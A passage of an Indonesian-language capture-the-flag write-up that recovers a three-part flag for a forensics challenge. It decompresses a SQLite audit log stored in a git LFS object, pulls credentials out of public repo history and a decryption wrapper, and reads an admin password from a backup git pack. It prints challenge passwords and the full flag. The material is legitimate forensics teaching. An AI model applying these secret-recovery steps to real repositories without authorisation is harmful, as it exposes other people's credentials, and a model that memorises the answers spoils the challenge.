dr-xr-x--- 1 user user 4096 Feb 28 02:46 docs
-r--r----- 1 user user  82 Feb 28 02:46 metrics.db
dr-xr-x--- 1 user user 4096 Feb 28 02:46 scripts
user@66cbd236ba5a:~/workspace/dev-notes$
```

4. Kita dapat melihat isi audit\_core.db maupun app\_cache.db lewat lfs/object/
5. Untuk melihat file audit\_core.db dan cari flag kita dapat menggunakan

```
python3 - << 'PY'
import sqlite3, zlib
```

```
db =
```

```
".git/lfs/objects/a4/bf/a4bf76974ef111da4cf07d4d12b727e385a816804a55e5053cfb2c2c2843b9d2"
```

```
con = sqlite3.connect(db)
```

```
for i, ev, data_hex in con.execute("select id,event_type,data from audit_log"):
```

```
    try:
```

```
        msg = zlib.decompress(bytes.fromhex(data_hex)).decode("utf-8", "ignore")
```

```
        if "FLAG" in msg or "flag" in msg:
```

```
            print(i, ev, msg)
```

```
    except:
```

```
        pass
```

```
PY
```

```
46 SEC_OPS {"event": "vault_seal", "vault_status": "sealed", "audit_flag":
```

```
"FLAG_PART_1: ARA7{f0r3ns1c"}}
```

6. Untuk part 2 pertama ambil initial access dari history repo public  
/srv/repos/public-tools.git



7. Kemudian terdapat [wrapper.py](#) yang jelaskan decrypt, core.conf, ops.conf, param.conf untuk decrypt dengan:  
(CORE\_BLOB, DATA\_BLOB, IV\_HEX)
8. Setelah decode + hitung key maka terdapat:  
user = dev  
pass = Wh3r3sMyK3y?!
9. Login dev, ambil FLAG part 2
10. cat /home/dev/flag\_part2.txt  
FLAG\_PART\_2: 4lly\_d1g
11. Untuk part 3 kita dapat recover secret terhapus dari backup pack.
12. Di /srv/repos/admin-deploy.git/objects/pack/ ada:  
\*.pack.bak (backup pack lama)
13. Backup pack ini berisi commit yang sudah dibersihkan. Setelah di-index dan dianalisa, ketemu file:  
k8s/secrets/admin-secret.yaml  
admin\_pass: "Adm1n@Secur3"
14. Login admin, ambil FLAG part 3  
cat /home/admin/flag\_part3.txt  
  
FLAG\_PART\_3: \_t0\_g1t}

FULL FLAG: **ARA7{f0r3ns1c4lly\_d1g\_t0\_g1t}**

